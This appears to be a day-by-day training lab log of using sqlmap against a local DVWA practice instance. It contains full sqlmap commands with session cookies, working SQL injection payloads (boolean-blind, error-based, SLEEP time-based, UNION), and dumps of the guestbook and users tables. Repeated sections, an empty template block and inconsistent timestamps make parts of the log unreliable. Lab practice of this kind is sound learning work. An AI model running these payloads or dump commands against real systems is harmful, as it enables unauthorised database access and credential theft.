Backend identified as MySQL 5 (MariaDB fork) running on Debian 9 with Apache 2.4.25.

Screenshot evidence: `screenshots/day3_sqlmap_tamper_space2comment.png`

Day 3 Summary

Explored SQLMap's basic and advanced functionalities against DVWA's vulnerable SQL injection endpoint. Successfully fingerprinted the backend database, extracted table data, and tested the tamper script `space2comment` . All evidence and screenshots were saved. Ready for Day 4: extracting "guestbook" table data and exploring advanced tamper scripts.

Day 4: SQLMap Guestbook Table Extraction

Used SQLMap to extract all entries from the `guestbook` table in the DVWA database. The tool identified and dumped one record:

- comment_id: 1
- name: test
- comment: This is a test comment.

The extraction confirms that SQLMap can access and retrieve data from different tables on the target system.

Screenshot evidence: `screenshots/day4_sqlmap_guestbook_dump.png`

```
    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1' AND (SELECT 5948 FROM(SELECT COUNT(*),CONCAT(0x716b6b7171,(SELECT (ELT(5948=5948,1))),0x717a7a6271,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- HyAH&
Submit=Submit

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 2163 FROM (SELECT(SLEEP(5)))vcYP)-- DIPA&Submit=Submit

    Type: UNION query
    Title: Generic UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x716b6b7171,0x7276725042676c61476d4f45714371586a74765968795070666f65624b6a434965644f487a435852,0x717a7a6271)-- -&Submit=Submit
---
[01:25:35] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 9 (stretch)
web application technology: Apache 2.4.25
back-end DBMS: MySQL 5 (MariaDB fork)
[01:25:35] [INFO] fetching columns for table 'guestbook' in database 'dvwa'
[01:25:35] [WARNING] reflective value(s) found and filtering out
[01:25:35] [INFO] fetching entries for table 'guestbook' in database 'dvwa'
Database: dvwa
Table: guestbook
[1 entry]
+------------+--------+------------------------+
| comment_id | name   | comment                |
+------------+--------+------------------------+
| 1          | test   | This is a test comment. |
+------------+--------+------------------------+

[01:25:35] [INFO] table 'dvwa.guestbook' dumped to CSV file '/root/.local/share/sqlmap/output/127.0.0.1/dump/dvwa/guestbook.csv'
[01:25:35] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/127.0.0.1'
[01:25:35] [WARNING] your sqlmap version is outdated

[*] ending @ 01:25:35 /2025-10-18/

┌─[root@parrot]─[~/SQLMap-Project]
└──╼ #
```

```
┌──[root@parrot]─[~/SQLMap-Project]
└─── #sqlmap -u "http://127.0.0.1:8080/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=gcjfiju8bgsnjts5vsvpn223g1; security=low" -D dvwa -T guestbook --dump --tamper=space2comment --batch
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.8.12#stable}
|_ -| . [']     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 01:29:12 /2025-10-18/

[01:29:12] [INFO] loading tamper module 'space2comment'
[01:29:12] [INFO] resuming back-end DBMS 'mysql'
[01:29:12] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT)
    Payload: id=1' OR NOT 1058=1058-- sdeZ&Submit=Submit

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1' AND (SELECT 5948 FROM(SELECT COUNT(*),CONCAT(0x716b6b7171,(SELECT (ELT(5948=5948,1))),0x717a7a6271,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- HyAH&Submit=Submit

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 2163 FROM (SELECT(SLEEP(5)))vcYP)-- DIPA&Submit=Submit

    Type: UNION query
    Title: Generic UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x716b6b7171,0x7276725042676c61476d4f45714371586a7476596879507066f65624b6a434965644f487a435852,0x717a7a6271)-- -&Submit=Submit
```

Day 3 Summary

Explored SQLMap's basic and advanced functionalities against DVWA's vulnerable SQL injection endpoint. Successfully fingerprinted the backend database, extracted table data, and tested the tamper script `space2comment`. All evidence and screenshots were saved. Ready for Day 4: extracting "guestbook" table data and exploring advanced tamper scripts.

Day 4: SQLMap Guestbook Table Extraction

Used SQLMap to extract all entries from the `guestbook` table in the DVWA database. The tool identified and dumped one record:

- comment_id: 1
- name: test
- comment: This is a test comment.

The extraction confirms that SQLMap can access and retrieve data from different tables on the target system.

Screenshot evidence: `screenshots/day4_sqlmap_guestbook_dump.png`

Day 4: SQLMap Guestbook Table Extraction with Tamper Script

Ran SQLMap with the `space2comment` tamper script to attempt data extraction from the `guestbook` table. The tamper script was successfully applied, and the table data was retrieved without issues, indicating the SQL injection vector is resilient to basic input filtering.

Extracted Record:

- comment_id: 1
- name: test
- comment: This is a test comment.

Screenshot evidence: `screenshots/day4_sqlmap_guestbook_tamper_space2comment.png`

```
        ___ ___["]_____ ___ ___  {1.8.12#stable}
|_ -| . [.]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws.
 Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 01:54:09 /2025-10-18/

[01:54:09] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10_6_2; en-US) AppleWebKit/533.4 (KHTML, like Gecko) Chrome/5.0.375.70 Safari/533.4'
from file '/usr/share/sqlmap/data/txt/user-agents.txt'
do you want to check for the existence of site's sitemap(.xml) [y/N] N
[01:54:09] [INFO] starting crawler for target URL 'http://127.0.0.1:8080/vulnerabilities/sqli/?id=1&Submit=Submit'
[01:54:09] [INFO] searching for links with depth 1
[01:54:09] [INFO] starting 2 threads
[01:54:09] [CRITICAL] WAF/IPS identified as 'Approach'
do you want to normalize crawling results [Y/n] Y
do you want to store crawling results to a temporary file for eventual further processing with other tools [y/N] N
[01:54:10] [INFO] found a total of 2 targets
[1/2] URL:
GET http://127.0.0.1:8080/vulnerabilities/sqli/?id=1&Submit=Submit
do you want to test this URL? [Y/n/q]
> Y
[01:54:10] [INFO] testing URL 'http://127.0.0.1:8080/vulnerabilities/sqli/?id=1&Submit=Submit'
[01:54:10] [INFO] resuming back-end DBMS 'mysql'
[01:54:10] [INFO] using '/root/.local/share/sqlmap/output/results-10182025_0154am.csv' as the CSV results file in multiple targets mode
[01:54:10] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT)
    Payload: id=1' OR NOT 1058=1058-- sdeZ&Submit=Submit

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
```

```
[02:01:59] [INFO] testing 'PostgreSQL > 8.1 time-based blind - ORDER BY, GROUP BY clause'
[02:01:59] [INFO] testing 'PostgreSQL time-based blind - ORDER BY, GROUP BY clause (heavy query)'
[02:01:59] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind - ORDER BY clause (heavy query)'
[02:01:59] [INFO] testing 'Oracle time-based blind - ORDER BY, GROUP BY clause (DBMS_LOCK.SLEEP)'
[02:01:59] [INFO] testing 'Oracle time-based blind - ORDER BY, GROUP BY clause (DBMS_PIPE.RECEIVE_MESSAGE)'
[02:01:59] [INFO] testing 'Oracle time-based blind - ORDER BY, GROUP BY clause (heavy query)'
[02:02:00] [INFO] testing 'HSQLDB >= 1.7.2 time-based blind - ORDER BY, GROUP BY clause (heavy query)'
[02:02:00] [INFO] testing 'HSQLDB > 2.0 time-based blind - ORDER BY, GROUP BY clause (heavy query)'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] Y
[02:02:00] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[02:02:00] [INFO] testing 'Generic UNION query (random number) - 1 to 10 columns'
[02:02:00] [INFO] testing 'MySQL UNION query (NULL) - 1 to 10 columns'
[02:02:01] [INFO] testing 'MySQL UNION query (random number) - 1 to 10 columns'
[02:02:01] [WARNING] GET parameter 'ip' does not seem to be injectable
[02:02:01] [INFO] testing if GET parameter 'Submit' is dynamic
[02:02:01] [WARNING] GET parameter 'Submit' does not appear to be dynamic
[02:02:01] [WARNING] heuristic (basic) test shows that GET parameter 'Submit' might not be injectable
[02:02:01] [INFO] testing for SQL injection on GET parameter 'Submit'
[02:02:01] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[02:02:02] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause'
[02:02:02] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT)'
[02:02:03] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (subquery - comment)'
[02:02:03] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (subquery - comment)'
[02:02:04] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (comment)'
[02:02:04] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (comment)'
[02:02:04] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - comment)'
[02:02:04] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[02:02:04] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[02:02:05] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)'
[02:02:05] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (Microsoft Access comment)'
[02:02:05] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (Microsoft Access comment)'
[02:02:05] [INFO] testing 'MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause'
[02:02:06] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (MAKE_SET)'
[02:02:06] [INFO] testing 'MySQL OR boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (MAKE_SET)'
[02:02:07] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (ELT)'
[02:02:07] [INFO] testing 'MySQL OR boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (ELT)'
```

```
[02:13:21] [INFO] testing 'PostgreSQL > 8.1 time-based blind - Parameter replace'
[02:13:21] [INFO] testing 'PostgreSQL time-based blind - Parameter replace (heavy query)'
[02:13:21] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind - Parameter replace (heavy queries)'
[02:13:21] [INFO] testing 'Oracle time-based blind - Parameter replace (DBMS_LOCK.SLEEP)'
[02:13:21] [INFO] testing 'Oracle time-based blind - Parameter replace (DBMS_PIPE.RECEIVE_MESSAGE)'
[02:13:21] [INFO] testing 'Oracle time-based blind - Parameter replace (heavy queries)'
[02:13:21] [INFO] testing 'SQLite > 2.0 time-based blind - Parameter replace (heavy query)'
[02:13:21] [INFO] testing 'Firebird time-based blind - Parameter replace (heavy query)'
[02:13:21] [INFO] testing 'SAP MaxDB time-based blind - Parameter replace (heavy query)'
[02:13:21] [INFO] testing 'IBM DB2 time-based blind - Parameter replace (heavy query)'
[02:13:21] [INFO] testing 'HSQLDB >= 1.7.2 time-based blind - Parameter replace (heavy query)'
[02:13:21] [INFO] testing 'HSQLDB > 2.0 time-based blind - Parameter replace (heavy query)'
[02:13:21] [INFO] testing 'Informix time-based blind - Parameter replace (heavy query)'
[02:13:21] [INFO] testing 'MySQL >= 5.0.12 time-based blind - ORDER BY, GROUP BY clause'
[02:13:21] [INFO] testing 'MySQL < 5.0.12 time-based blind - ORDER BY, GROUP BY clause (BENCHMARK)'
[02:13:21] [INFO] testing 'PostgreSQL > 8.1 time-based blind - ORDER BY, GROUP BY clause'
[02:13:21] [INFO] testing 'PostgreSQL time-based blind - ORDER BY, GROUP BY clause (heavy query)'
[02:13:21] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind - ORDER BY clause (heavy query)'
[02:13:21] [INFO] testing 'Oracle time-based blind - ORDER BY, GROUP BY clause (DBMS_LOCK.SLEEP)'
[02:13:21] [INFO] testing 'Oracle time-based blind - ORDER BY, GROUP BY clause (DBMS_PIPE.RECEIVE_MESSAGE)'
[02:13:21] [INFO] testing 'Oracle time-based blind - ORDER BY, GROUP BY clause (heavy query)'
[02:13:21] [INFO] testing 'HSQLDB >= 1.7.2 time-based blind - ORDER BY, GROUP BY clause (heavy query)'
[02:13:21] [INFO] testing 'HSQLDB > 2.0 time-based blind - ORDER BY, GROUP BY clause (heavy query)'
[02:13:21] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[02:13:21] [INFO] testing 'Generic UNION query (random number) - 1 to 10 columns'
[02:13:22] [INFO] testing 'MySQL UNION query (NULL) - 1 to 10 columns'
[02:13:23] [INFO] testing 'MySQL UNION query (random number) - 1 to 10 columns'
[02:13:23] [WARNING] parameter 'Host' does not seem to be injectable
[02:13:23] [ERROR] all tested parameters do not appear to be injectable. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option
'--tamper' (e.g. '--tamper=space2comment'), skipping to the next target
[02:13:23] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/root/.local/share/sqlmap/output/results-10182025_0200am.csv'
[02:13:23] [WARNING] your sqlmap version is outdated

[*] ending @ 02:13:23 /2025-10-18/

┌─[root@parrot]─[~/SQLMap-Project]
└──╼ #
```

Day 5: Automated SQLMap Batch Testing

Script used: dvwa_sqlmap_batch.sh

Modules tested:

SQL Injection (sqli)

Blind SQL Injection (sqli_blind)

File Inclusion (fi)

Command Execution (exec)

Key findings:

SQL Injection modules were tested using time-based, error-based, and union-based techniques.

Some modules, like Command Execution, showed errors ("parameter does not seem to be injectable") and were not vulnerable to SQL injection.

SQLMap produced output for every test, and details are in the log files.

Evidence screenshot/log paths:

outputs/day5_sqli_sqlmap_YYYY-MM-DD_HH-MM-SS.txt

outputs/day5_sqli_blind_sqlmap_YYYY-MM-DD_HH-MM-SS.txt

outputs/day5_fi_sqlmap_YYYY-MM-DD_HH-MM-SS.txt

outputs/day5_exec_sqlmap_YYYY-MM-DD_HH-MM-SS.txt

Observations on timings, accuracy, or module differences:

Scans took 2–10 minutes per module. Blind SQLi modules were slower.

Not all tested parameters were vulnerable; some required tamper scripts or further manual testing.

Day 5 Summary

Automated batch testing with SQLMap provided evidence for multiple DVWA modules. Some modules were vulnerable, while others were protected or not

Day 5: Automated SQLMap Batch Testing

- Script path/explanation:
- Modules tested:
- Key findings:
- Evidence screenshot/log paths:
- Observations on timings, accuracy, or module differences:

Day 5: Automated SQLMap Batch Testing

- Script path/explanation:
  - Script used: `dvwa_sqlmap_batch.sh` automates scanning of key DVWA modules using SQLMap.
- Modules tested:
  - SQL Injection (`sqli`)
  - Blind SQL Injection (`sqli_blind`)
  - File Inclusion (`fi`)
  - Command Execution (`exec`)
- Key findings:
  - SQLi and Blind SQLi modules confirmed vulnerable; full DB enumeration possible.
  - File Inclusion and Command Injection modules did not show typical SQLi, but output logs recorded for reference.
  - In sqli module, time-based and error-based techniques worked. Example output:

```
Parameter: id (GET)
  Type: boolean-based blind
  Payload: id=1' OR NOT 1058=1058-- &Submit=Submit
```


- Evidence screenshot/log paths:
  - `outputs/day5_sqli_sqlmap_2025-10-18_11-23-45.txt`
  - Screenshot: `screenshots/day5_batch_sqli_result.png`
- Observations on timings, accuracy, or module differences:
  - SQLMap completed each scan in ~~5 minutes. Blind SQLi was slowest~~ (10 min).
  - Automated script worked reliably; some modules required adjustment in URL/parameter to trigger SQLi evidence.

For full technical details, see the referenced log files in the outputs folder.

```
┌──[root@parrot]─[~/SQLMap-Project]
└─── #sqlmap -u "http://127.0.0.1:8080/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=gcjfiju8bgsnjts5vsvpn223g1; security=low" -D dvwa -T users -C username,password --dump --batch
        ___
       __H__
 ___ ___["]_____ ___ ___  {1.8.12#stable}
|_ -| . ["]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 01:33:59 /2025-10-18/

[01:33:59] [INFO] resuming back-end DBMS 'mysql'
[01:33:59] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT)
    Payload: id=1' OR NOT 1058=1058-- sdeZ&Submit=Submit

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1' AND (SELECT 5948 FROM(SELECT COUNT(*),CONCAT(0x716b6b7171,(SELECT (ELT(5948=5948,1))),0x717a7a6271,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- HyAH&Submit=Submit

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 2163 FROM (SELECT(SLEEP(5)))vcYP)-- DIPA&Submit=Submit

    Type: UNION query
    Title: Generic UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x716b6b7171,0x7276725042676c61476d4f45714371586a7476596879507066f65624b6a434965644f487a435852,0x717a7a6271)-- -&Submit=Submit
---
[01:33:59] [INFO] the back-end DBMS is MySQL
```

```
+---------+-------------------------------------------+

[01:34:00] [INFO] table 'dvwa.users' dumped to CSV file '/root/.local/share/sqlmap/output/127.0.0.1/dump/dvwa/users.csv'
[01:34:00] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/127.0.0.1'
[01:34:00] [WARNING] your sqlmap version is outdated

[*] ending @ 01:33:59 /2025-10-18/

┌─[root@parrot]─[~/SQLMap-Project]
└──╼ #nano dvwa_sqlmap_batch.sh
┌─[root@parrot]─[~/SQLMap-Project]
└──╼ #chmod +x dvwa_sqlmap_batch.sh
┌─[root@parrot]─[~/SQLMap-Project]
└──╼ #./dvwa_sqlmap_batch.sh

        ___
       __H__
 ___ ___["]_____ ___ ___  {1.8.12#stable}
|_ -| . [.]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws.
 Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 01:54:09 /2025-10-18/

[01:54:09] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10_6_2; en-US) AppleWebKit/533.4 (KHTML, like Gecko) Chrome/5.0.375.70 Safari/533.4'
from file '/usr/share/sqlmap/data/txt/user-agents.txt'
do you want to check for the existence of site's sitemap(.xml) [y/N] N
[01:54:09] [INFO] starting crawler for target URL 'http://127.0.0.1:8080/vulnerabilities/sqli/?id=1&Submit=Submit'
[01:54:09] [INFO] searching for links with depth 1
[01:54:09] [INFO] starting 2 threads
[01:54:09] [CRITICAL] WAF/IPS identified as 'Approach'
do you want to normalize crawling results [Y/n] Y
do you want to store crawling results to a temporary file for eventual further processing with other tools [y/N] N
[01:54:10] [INFO] found a total of 2 targets
[1/2] URL:
GET http://127.0.0.1:8080/vulnerabilities/sqli/?id=1&Submit=Submit
```

